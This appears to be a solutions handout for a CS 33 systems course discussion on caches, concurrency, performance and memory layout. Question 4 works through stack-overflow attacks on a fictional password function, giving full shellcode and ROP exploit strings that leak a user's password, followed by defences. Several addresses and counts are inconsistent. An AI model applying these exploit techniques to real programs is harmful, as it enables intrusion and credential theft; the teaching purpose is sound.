Name: SOLUTIONS	UID: CS 33

For Discussion Credit, fill out following attendance sheet: https://tinyurl.com/cs33f25week10

1. Single Choice

For the following questions, select the best option:

a. Which of the following is the best justification for using the middle bits of an address as the set index into a cache rather than the most significant bits?

(a) Indexing with the most significant bits would necessitate a smaller cache than is possible with middle-bit indexing, resulting in generally worse cache performance.

(b) It is impossible to design a system that uses the most significant bits of an address as the set index.

(c) The process of determining whether a cache access will result in a hit or a miss is faster using middle-bit indexing.

(d) A program with good spatial locality is likely to make more efficient use of the cache with middle-bit indexing than with high-bit indexing.

Explanation: Programs with good spatial locality access nearby memory addresses sequentially. If we use the most significant bits as the index, nearby addresses would map to the same cache set, causing unnecessary conflicts. Using middle bits spreads consecutive addresses across different cache sets, allowing the cache to hold multiple nearby memory locations simultaneously and take advantage of spatial locality.

b. When you print the address of a variable from C, what kind of address is that?

(a) Local Address

(b) Physical Address

(c) Virtual Address

(d) Home Address

Explanation: C programs run in user space with virtual memory. The operating system provides each process with its own virtual address space, isolating processes from each other. When you print an address (like with `&variable`), you see the virtual address. The hardware's Memory Management Unit (MMU) translates these virtual addresses to physical addresses in RAM, but this translation is invisible to the C program.

c. For a floating point number, what would be an effect of allocating more bits to the exponent part by taking them from the fraction part?

(a) You could represent fewer numbers, but they could be much larger.

(b) You could represent the same numbers, but with more decimal places.

(c) You could represent larger and small numbers, but with less precision.

(d) Some previously representable numbers would now round to infinity.

Explanation: The exponent determines the range (how large or small numbers can be), while the fraction (mantissa) determines precision (how many significant digits). Increasing exponent bits expands the range, allowing representation of much larger and much smaller numbers. However, reducing fraction bits decreases precision, meaning there are larger gaps between representable numbers, and values must be rounded to the nearest representable number.

d. The following code is parallelized with 4 threads. Does the following code snippet contain a race condition? If there is a race condition, what synchronization tool could remove the race condition? (assume the function is called in a similar to the thread lab)

```
1  int sum = 0;
2  int local_sum[4] = {0, 0, 0, 0}
3  double sum(double a[N], int thread_id) {
4      for (int i = thread_id * (n/4); i < (thread_id + 1) * (n/4)) {
5          local_sum[thread_id] += a[i];
6      }
7
8      if (thread_id == 0) {
9          sum = local_sum[0] + local_sum[1]
10                + local_sum[2] + local_sum[3];
11     }
12 }
```

(a) There is no race condition

(b) Atomics

(c) Semaphore

(d) Mutex

(e) Barrier

Explanation: There is a race condition. Thread 0 reads from `local_sum[1]`, `local_sum[2]`, and `local_sum[3]` while threads 1, 2, and 3 may still be writing to their respective array elements. A barrier synchronization primitive would ensure all threads complete their local summations before thread 0 reads and sums the values.

2. Deadlock or Not?

Can the following program deadlock? Why or why not?

Initially: $a = 1, b = 1, c = 1$

Thread 1:	Thread 2:
P(a)	P(c)
P(b)	P(b)
V(b)	V(b)
P(c)	V(c)
V(c)	
V(a)	

Answer: No, this program cannot deadlock.

Explanation: Thread 1 releases semaphore `b` (via `V(b)`) before attempting to acquire semaphore `c` (via `P(c)`). This prevents a circular wait condition, which is necessary for deadlock to occur.

Why no circular wait:

- Thread 1's resource acquisition order: `a` → `b` → (release `b`) → `c`
- Thread 2's resource acquisition order: `c` → `b`
- Since Thread 1 releases `b` before trying to acquire `c`, at most one thread holds `b` at any time
- Even if Thread 1 holds `a` and Thread 2 holds `c`, they can both eventually acquire and release `b`, allowing progress


Execution trace showing no deadlock:

1. T1: P(a) → a=0 (T1 holds a)
2. T2: P(c) → c=0 (T2 holds c)
3. T1: P(b) → b=0 (T1 holds a, b)
4. T2: P(b) → T2 blocks (waiting for b)
5. T1: V(b) → b=1 (T1 releases b, holds only a)
6. T2: unblocks, P(b) succeeds → b=0 (T2 holds c, b)
7. T1: P(c) → T1 blocks (waiting for c)
8. T2: V(b) → b=1 (T2 holds only c)
9. T2: V(c) → c=1 (T2 releases all)

10. T1: unblocks, P(c) succeeds → c=0 (T1 holds a, c)

11. T1: V(c) → c=1, V(a) → a=1 (T1 completes)

Progress Graph Visualization:



Key observation: All execution paths can navigate around the forbidden regions because Thread 1 releases `b` before attempting to acquire `c`. There is no deadlock state that traps the execution.

3. Miss-ed Ya?

Consider a directed mapped cache of size 64K with block size of 16 bytes. Furthermore, the cache is write-back and write-allocate. You will calculate the miss rate for the following code using this cache. Remember that sizeof(int) == 4. Assume that the cache starts empty and that local variables and computations take place completely within the registers and do not spill onto the stack.

Now consider the following code to copy one matrix to another. Assume that the src matrix starts at address 0 and the dest matrix immediately follows it.

```
1 double copy_matrix(int dest[ROWS][COLS], int src[ROWS][COLS]) {
2     for (int i = 0; i < ROWS; i++) {
3         for (int j = 0; j < COLS; j++) {
4             dest[i][j] = src[i][j];
5         }
6     }
7 }
```

Solution Explanation:

Cache Configuration:

- Cache size: 64 KiB = 65,536 bytes
- Block size: 16 bytes
- Number of sets: $\frac{64 \text{ KiB}}{16 \text{ B}} = 4096$ sets
- Index bits: $\log_2(4096) = 12$ bits
- Offset bits: $\log_2(16) = 4$ bits
- Integers per cache line: $\frac{16 \text{ B}}{4 \text{ B}} = 4$ integers

Address Interpretation: The bottom 16 bits of an address are interpreted as:

INDEX (12 bits)	OFFSET (4 bits)

How dest Address is Calculated:

- The `src` array starts at address 0x00000
- The `dest` array "immediately follows" `src`
- Therefore: dest start address = size of src array (in bytes)
- Formula: dest address = ROWS × COLS × sizeof(int)
- Formula: dest address = ROWS × COLS × 4 bytes

a. What is the cache miss rate if ROWS = 128 and COLS = 128?

Miss Rate = **100** %

Address Calculation:

- Array size: $128 \times 128 \times 4 = 65,536$ bytes = 64 KiB = **0x10000**
- `src` starts at address 0x00000
- `dest` starts at address 0x00000 + 0x10000 = **0x10000**

Address Bit Breakdown (First Element of Each Array):

Array	Address (hex)	Index (12 bits)	Offset (4 bits)
src[0][0]	0x00000	0x000	0x0
dest[0][0]	0x10000	0x000	0x0

Explanation:

- Binary of 0x10000: `0001 0000 0000 0000 0000`
- The lower 16 bits: `0000 0000 0000 0000` = 0x0000
- Index (bits 15-4): 0x000, Offset (bits 3-0): 0x0
- Both arrays map to the **same cache sets ⇒ Conflict!**
- Each access to `src[i][j]` loads a cache line
- Immediately after, `dest[i][j]` evicts that cache line
- Next `src` access must reload ⇒ every access misses
- **Miss rate = 100%**

b. What is the cache miss rate if ROWS = 128 and COLS = 192

Miss Rate = **25** %

Address Calculation:

- Array size: $128 \times 192 \times 4 = 98,304$ bytes = 96 KiB = **0x18000**
- `src` starts at address 0x00000
- `dest` starts at address 0x00000 + 0x18000 = **0x18000**

Address Bit Breakdown (First Element of Each Array):

Array	Address (hex)	Index (12 bits)	Offset (4 bits)
src[0][0]	0x00000	0x000	0x0
dest[0][0]	0x18000	0x800	0x0

Explanation:

- Binary of 0x18000: `0001 1000 0000 0000 0000`
- The lower 16 bits: `1000 0000 0000 0000` = 0x8000
- Index (bits 15-4): 0x800, Offset (bits 3-0): 0x0
- Arrays map to **different cache sets** (0x000 vs 0x800)
- No conflict misses ⇒ only cold misses occur
- Cold miss: 1 miss per 4 elements (per cache line)
- **Miss rate = 1/4 = 25%**

c. What is the cache miss rate if ROWS = 128 and COLS = 256

Miss Rate = **100** %

Address Calculation:

- Array size: $128 \times 256 \times 4 = 131,072$ bytes = 128 KiB = **0x20000**
- `src` starts at address 0x00000
- `dest` starts at address 0x00000 + 0x20000 = **0x20000**

Address Bit Breakdown (First Element of Each Array):

Array	Address (hex)	Index (12 bits)	Offset (4 bits)
src[0][0]	0x00000	0x000	0x0
dest[0][0]	0x20000	0x000	0x0

Explanation:

- Binary of 0x20000: `0010 0000 0000 0000 0000`
- The lower 16 bits: `0000 0000 0000 0000` = 0x0000
- Index (bits 15-4): 0x000, Offset (bits 3-0): 0x0
- Both arrays map to the **same cache sets ⇒ Conflict!**
- Same situation as part (a): continuous conflict misses
- **Miss rate = 100%**

Key Insight: When the array size is a power of 2 that equals or exceeds the cache size, and arrays are placed consecutively in memory, they will map to the same cache sets in a direct-mapped cache, causing thrashing. When the array size is not aligned this way, the arrays can coexist in the cache without conflict.

4. Stack Overflow

Alright, you're a hacker now and you happen to have an inside source at a company that can provide you with assembly for the company's administrative code. The code is typically air tight but your source tells you a rookie programmer, Alex, was just hired and that their code has vulnerabilities and no OS protections (Alex is not the best at their job). Specifically, your source provides you with this snippet of assembly that is in charge of taking in a user password attempt as well as checking whether the user has an existing password or not (why these two tasks are in one function is beyond me, but Alex is a rookie).

```
00000000086012b4 <get_attempt_and_check_null_password>:
                                  # first argument is user password
  86012b4:    48 83 ec 38       sub $0x38, %rsp
  86012b8:    48 89 fd          mov %rdi, %rbp
  86012bb:    48 89 e7          mov %rsp, %rdi
  86012be:    e8 38 02 00 00    callq 0x501e2b <Gets>    # looks familiar?
  86012c3:    48 89 ef          mov %rbp, %rdi
  86012c6:    e8 38 ff ff ff    callq 0x702ee3 <Null_Pw_Check> # important?
  86012cb:    b8 01 00 00 00    mov $0x1, %eax
  86012d0:    48 83 c4 38       add $0x38, %rsp
  86012d4:    c3                retq
```

Your inside source also informs you of the existence of the following function:

```
0000000004b023e4 <Print_String_Exit>:
  ...     # Prints whatever string is passed in
  ...     # as second arg and exits with value of
  ...     # first arg
```

Lastly, your source informs you that `rsp` will be set to

`0xFF FF FF FF 57 4E 3B 52`

when entering the snippet in the first image (this is a really good source).

a. **Assuming you acquired an individual's username information, what string will allow you to view their password?**

Exploit Code (7 bytes):

```
48 89 ee                mov %rbp, %rsi      # password to 2nd arg
48 31 ff                xor %rdi, %rdi      # exit code = 0
c3                      ret                 # return to address on stack
```

Analysis:

- Stack pointer at entry: `rsp = 0xFFFFFFFF574E3B52`
- After `sub $0x38, %rsp`: buffer starts at `0xFFFFFFFF574E3B1A`
- Return address location: `0xFFFFFFFF574E3B52` (56 = 0x38 bytes above buffer)
- Password pointer stored in `%rbp` (from `mov %rdi, %rbp`)

- Target function: `Print_String_Exit` at `0x0000000004b023e4`

Exploit Strategy:

(a) Inject shellcode at start of buffer that:
   - Moves password pointer from `%rbp` to `%rsi` (2nd argument)
   - Sets `%rdi = 0` (exit code)
   - Returns, popping the next address from the stack

(b) Place buffer start address to redirect execution to shellcode

(c) Place `Print_String_Exit` address on stack so shellcode's `ret` jumps to it

Exploit String (72 bytes total):

Bytes (hex)	**Explanation**
`48 89 ee 48 31 ff c3 00`	Shellcode: `mov %rbp, %rsi; xor %rdi, %rdi; ret` with padding
`00 00 00 00 00 00 00 00`	Padding (49 bytes total)
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`1a 3b 4e 57 ff ff ff ff`	Return address: 0xFFFFFFFF574E3B1A (buffer start)
`e4 23 b0 04 00 00 00 00`	Target for shellcode's ret: 0x04b023e4 (`Print_String_Exit`)

Execution Flow:

(a) `get_attempt_and_check_null_password` executes `ret`, popping the overwritten return address from the stack and jumping to the start of the buffer where our shellcode resides

(b) The shellcode sets up the arguments with the password pointer in `%rsi` and zero in `%rdi`

(c) The shellcode executes its own `ret` instruction, which pops the address of `Print_String_Exit` from the stack (which we placed there as part of our exploit string) and jumps to it

(d) `Print_String_Exit` executes, causing the password to be displayed

Sadly, before this code was able to be deployed Alex's supervisor saw it and angrily told Alex to fix it and explain to them that somebody could inject executable code onto the stack and cause problems, as well as judging Alex for creating such an impractical function. Alex, narrowing in on the term executable code (and not really listening to anything else that was said) simply turned on an OS feature that made the stack **non-executable**. Luckily for you, your inside source is a good one and has provided you with the following farm in order to circumnavigate this issue.

```
00000000a576f3e2 <good_function>:
  ...
  a576f420:      b8 48 89 fc 90      some instr
  a576f425:      c3                   retq

00000000e2e2e2e2 <some_function>:
  ...
  e2e2efff:      c7 09 07 48 89 ca     some instr
  e2e2e305:      c3                    retq

0000000042013122 <bad_function>:
  ...
  42013122:      c6 48 89 d6 20 c0     some instr
  42013128:      c3                    retq
```

```
00000000052ea100 <this_function>:
  ...
  52ea116:      8d 87 48 89 f9 90      some instr
  52ea11c:      c3                     retq

00000000c462a204 <that_function>:
  ...
  c462a24c:      c7 07 48 89 e6 90      some instr
  c462a212:      c3                     retq

00000000ffffff00 <f_function>:
  ...
  100000f0:      b8 48 89 fe 20 d9       some instr
  100000f6:      c3                      retq
```

mov Instructions:

Hex Bytes	Instruction
48 89 fc	mov %rdi, %rsp
48 89 f9	mov %rdi, %rcx
48 89 ca	mov %rcx, %rdx
48 89 d6	mov %rdx, %rsi
48 89 e6	mov %rsp, %rsi
48 89 fe	mov %rdi, %rsi

Other Instructions:

Hex Bytes	Instruction
90	nop
20 c0	and %al, %al
20 d9	and %bl, %cl

b. **What string will still allow you to view the user's password?**

With the stack marked non-executable, we cannot inject and execute our own shellcode. Instead, we must use Return-Oriented Programming (ROP), chaining together existing instruction sequences (called "gadgets") that end with `retq`.

Analysis of Available Gadgets:

By examining the byte sequences in the provided functions, we can extract these gadgets:

Function	Address	Gadget
good_function	0xa576f421	48 89 fc = mov %rdi, %rsp
this_function	0x052ea118	48 89 f9 = mov %rdi, %rcx
some_function	0xe2e2f002	48 89 ca = mov %rcx, %rdx
bad_function	0x42013123	48 89 d6 = mov %rdx, %rsi
that_function	0xc462a24e	48 89 e6 = mov %rsp, %rsi
f_function	0x100000f1	48 89 fe = mov %rdi, %rsi

Why Extraneous Bytes Don't Affect the Exploit: The instructions between each `mov` and `retq` (`nop`, `and %al, %al`, `and %bl, %cl`) either do nothing or only modify registers/flags that aren't part of our data path. Our exploit passes the password pointer through `%rdi` → `%rsi`, and none of these extraneous instructions corrupt these specific registers, so the chain works correctly.

Why These Gadgets Work:

When the function returns (after `Null_Pw_Check`), the password pointer is still in `%rdi` (restored on line 86012c3). We need to move it to `%rsi` (the second argument for `Print_String_Exit`).

Why not use `mov %rdi, %rsp` → `mov %rsp, %rsi`? This two-gadget chain won't work. The `mov %rdi, %rsp` instruction would change the stack pointer to point to the password string's memory location. When the gadget executes `retq`, the CPU would try to pop a return address from that location (the middle of the password string), causing the program to jump to an invalid address and crash. We need `%rsp` to remain unchanged so the ROP chain can continue executing.

Solution: The most direct approach is to use the `f_function` gadget, which provides exactly what we need: `mov %rdi, %rsi`. This moves the password pointer directly from `%rdi` to `%rsi` in a single gadget.

The exploit uses this gadget:

```
# Gadget at 0x100000f1 (f_function)
mov %rdi, %rsi        # 48 89 fe
and %bl, %cl          # 20 d9  (extraneous, doesn't affect our attack)
retq                  # c3

# Final target at 0x04b023e4
# Print_String_Exit(0, password_pointer)
```

Complete Exploit String (72 bytes total):

Bytes (hex)	Explanation
00 00 00 00 00 00 00 00	Padding (56 bytes total)
00 00 00 00 00 00 00 00	Padding
00 00 00 00 00 00 00 00	Padding
00 00 00 00 00 00 00 00	Padding
00 00 00 00 00 00 00 00	Padding
00 00 00 00 00 00 00 00	Padding
00 00 00 00 00 00 00 00	Padding
f1 00 00 00 01 00 00 00	Gadget: 0x100000f1 (`f_function: mov %rdi, %rsi`)
e4 23 b0 04 00 00 00 00	Final target: 0x04b023e4 (`Print_String_Exit`)

Execution Flow:

(a) `get_attempt_and_check_null_password` executes `retq`, popping the gadget address (0x100000f1) and jumping there

(b) The gadget executes `mov %rdi, %rsi` (moving the password pointer to `%rsi`), then `and %bl, %cl` (which doesn't affect our attack), then executes `retq`, which pops the final target address (0x04b023e4) from the stack

(c) `Print_String_Exit` executes with the password pointer in `%rsi`, printing the password

Alternative Solution: 3-Gadget Chain

Another valid approach is to chain multiple gadgets together to accomplish the same goal. This demonstrates a fundamental ROP technique - chaining gadgets through intermediate registers when a direct solution isn't available:

$$\texttt{\%rdi} \xrightarrow{\text{this\_function}} \texttt{\%rcx} \xrightarrow{\text{some\_function}} \texttt{\%rdx} \xrightarrow{\text{bad\_function}} \texttt{\%rsi}$$

3-Gadget Chain Exploit String (88 bytes total):

Bytes (hex)	**Explanation**
`00 00 00 00 00 00 00 00`	Padding (56 bytes total)
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`00 00 00 00 00 00 00 00`	Padding
`18 a1 2e 05 00 00 00 00`	Gadget 1: 0x052ea118 (`this_function`: `mov %rdi, %rcx`)
`02 f0 e2 e2 00 00 00 00`	Gadget 2: 0xe2e2f002 (`some_function`: `mov %rcx, %rdx`)
`23 31 01 42 00 00 00 00`	Gadget 3: 0x42013123 (`bad_function`: `mov %rdx, %rsi`)
`e4 23 b0 04 00 00 00 00`	Final target: 0x04b023e4 (`Print_String_Exit`)

Alright, at this point you are almost hit by a car and, having narrowly avoided death, decide that being a hacker is not the right thing to do. You turn a new leaf and want to help Alex before they are ultimately fired.

c. **What methods can you offer to Alex in order to prevent people from abusing the code (although you are not allowed to tell Alex to get rid of the impractical combination of getting input and checking password existence because that would hurt Alex's feelings)?**

Buffer Overflow Mitigation Techniques:

(a) **Address Space Layout Randomization (ASLR):**
How it helps: The shellcode injection in part (a) relied on knowing the exact stack address. ASLR randomizes the base addresses of the stack, heap, and libraries at runtime, making it impossible for attackers to predict where to return to even if they can overflow the buffer.

(b) **Non-Executable Stack (NX bit / DEP):**
How it helps: The attack in part (a) injected shellcode on the stack. NX marks stack pages as non-executable using hardware support, so the CPU will raise an exception if it tries to execute code from the stack, preventing the shellcode from running.

(c) **Stack Canaries:**
How it helps: Buffer overflow that overwrites the return address must also overwrite the canary value placed between local variables and the return address. The program checks if the canary has been modified before returning, and terminates if corruption is detected, preventing the corrupted return address from being used.

(d) **Replace `Gets()` with `fgets()`:**
How it helps: The `Gets()` function is fundamentally unsafe because it reads input without any length checking, allowing buffer overflow. The `fgets()` function requires specifying a maximum buffer size, preventing reading more data than the buffer can hold and stopping the overflow at its source.

5. Code Optimization/Performance

Suppose we wish to write a function to evaluate a polynomial, where a polynomial of degree n is defined to have a set of coefficients $a_0, a_1, a_2, \ldots, a_n$. For a value x, we evaluate the polynomial by computing

$$a_0 + a_1 x + a_2 x^2 + \cdots + a_n x^n.$$

This evaluation can be implemented by the following function, having as arguments an array of coefficients a, a value x, and the polynomial degree `degree` (the value n in Equation 5.2). In this function, we compute both the successive terms of the equation and the successive powers of x within a single loop:

```
1 double poly(double a[], double x, long degree) {
2     double result = 0;
3     double xpwr = 1;
4     for (long i = 0; i <= degree; i++) {
5         result += a[i] * xpwr;
6         xpwr = x * xpwr;
7     }
8     return result;
9 }
```

a. For degree n, how many additions and how many multiplications does this code perform?

- **Multiplications:** $2 \times n$
  - `a[i] * xpwr` (line 5)
  - `x * xpwr` (line 6)
- **Additions:** $2 \times n$
  - `result +=` (line 5)
  - `i++` (loop increment)

b. On our reference machine, with arithmetic operations having the latencies shown in the figure below, we measure the CPE for this function to be 5.00. Explain how this CPE arises based on the data dependencies formed between iterations due to the operations implementing lines 7–8 of the function (code inside the `for` loop).


Operation	Integer			Floating point		
	Latency	Issue	Capacity	Latency	Issue	Capacity
Addition	1	1	4	3	1	1
Multiplication	3	1	1	5	1	2
Division	3–30	3–30	1	3–15	3–15	1

The CPE of 5.00 arises from the data dependency chain in the `xpwr` computation. The performance-limiting computation is the repeated calculation of the expression `xpwr = x * xpwr` on line 6. This requires a floating-point multiplication with a latency of 5 clock cycles. Critically, the computation for one iteration cannot begin until the computation from the previous iteration has completed, creating a sequential dependency chain.

While line 5 contains a dependency chain through `result` (floating-point addition, 3 cycles) and the loop increment creates another dependency chain through `i` (integer addition, 1 cycle), both are shorter than the multiplication chain (5 cycles). The multiplication forms the critical path that determines the overall CPE.

These chains can execute in parallel, but the processor must wait for the slowest chain (multiplication) to complete before starting the next iteration, resulting in a CPE of 5.00.

Data Dependence Diagram for Loop Body:



Key observation: The critical path (bold red line) runs through the `xpwr` multiplication. Each iteration must wait for the previous iteration's `xpwr` computation to complete before it can compute the new `xpwr` value. This 5-cycle latency creates a loop-carried dependency that limits performance to 5 cycles per iteration. The other dependency chains (result addition with 3 cycles and i increment with 1 cycle) can execute in parallel but do not affect the overall CPE since they are faster than the critical path.

6. Memory Storage

Consider the following linked-list traversal function, where all linked_list items have been allocated dynamically (by calling malloc).

```
1  struct linked_list;
2
3  long long int total=10000;
4
5  typedef struct linked_list {
6    struct linked_list* next;
7    long long int value;
8  } linked_list;
9
10 long long int* traverse(linked_list* root) {
11   linked_list* current = root;
12   int total=0;
13
14   while(current->next) {
15     total += current->value;
16     current = current->next;
17   }
18   return &total;
19 }
```

Variables can be in global memory, the stack, the heap, text, external libraries, data, or in registers. What is the most likely location of each of the following variables? (be as specific as possible) (6pts)

(a) `total` on line 2: **Global memory (data segment)**

Declared outside any function with initial value

(b) `root` on line 9: **Register (rdi)**

First function parameter, passed in %rdi by x86-64 convention

(c) `*root` on line 9: **Heap**

Dereferenced pointer to malloc'd linked_list node

(d) `current` on line 15: **Register**

Local variable used in loop, optimized to register

(e) `total` on line 17: **Stack**

We need the address of total (&total in the code), therefore it needs to be allocated in memory

(f) `&total` on line 17: **Register (rax)**

Return value computed in register, holds stack address

(g) The assembly instructions: **Text segment (code segment)**

Executable machine code stored in read-only text section